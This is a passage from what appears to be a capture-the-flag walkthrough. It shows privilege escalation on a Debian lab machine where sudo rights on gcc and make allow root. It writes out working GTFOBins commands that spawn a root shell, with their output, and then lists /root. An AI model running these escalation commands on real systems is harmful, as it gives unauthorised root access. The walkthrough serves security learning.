    (ALL : ALL) NOPASSWD: /usr/bin/gcc, /usr/bin/make
rodgar@debian:/var/www/html$
```

I think we can use both of them to get root

Lets do it with `gcc` first
Here is the trick on GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

Lets run it

```
rodgar@debian:/var/www/html$ sudo gcc -wrapper /bin/sh,-s .
# id
uid=0(root) gid=0(root) grupos=0(root)
#
```

And it works now lets do it with `make`
Here is the trick on GTFObins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
COMMAND='/bin/sh'
sudo make -s --eval=$'x:\n\t-'"$COMMAND"
```

Now lets run this

```
rodgar@debian:/var/www/html$ sudo make -s --eval=$'x:\n\t-'"/bin/sh"
# id
uid=0(root) gid=0(root) grupos=0(root)
# 
```

And here is your root.txt

```
# cd /root
# ls -al
total 40
drwx------  5 root root 4096 oct 22 17:15 .
drwxr-xr-x 20 root root 4096 oct 22 05:42 ..
-rw-------  1 root root   26 oct 22 17:15 .bash_history
-rw-r--r--  1 root root  571 abr 10  2021 .bashrc
drwx------  2 root root 4096 oct 13 10:40 .cache
drwxr-xr-x  3 root root 4096 oct 13 10:45 .local
-rw-r--r--  1 root root  161 jul  9  2019 .profile
-rw-r--r--  1 root root   32 oct 22 05:50 rodgarpass
-rw-r--r--  1 root root   41 oct 22 10:16 rooo_-tt.txt
drwx------  2 root root 4096 oct 13 10:29 .ssh
# 
```

Interestingly there is a .ssh folder even tho port 22 is not open but anyways

Thanks for reading :)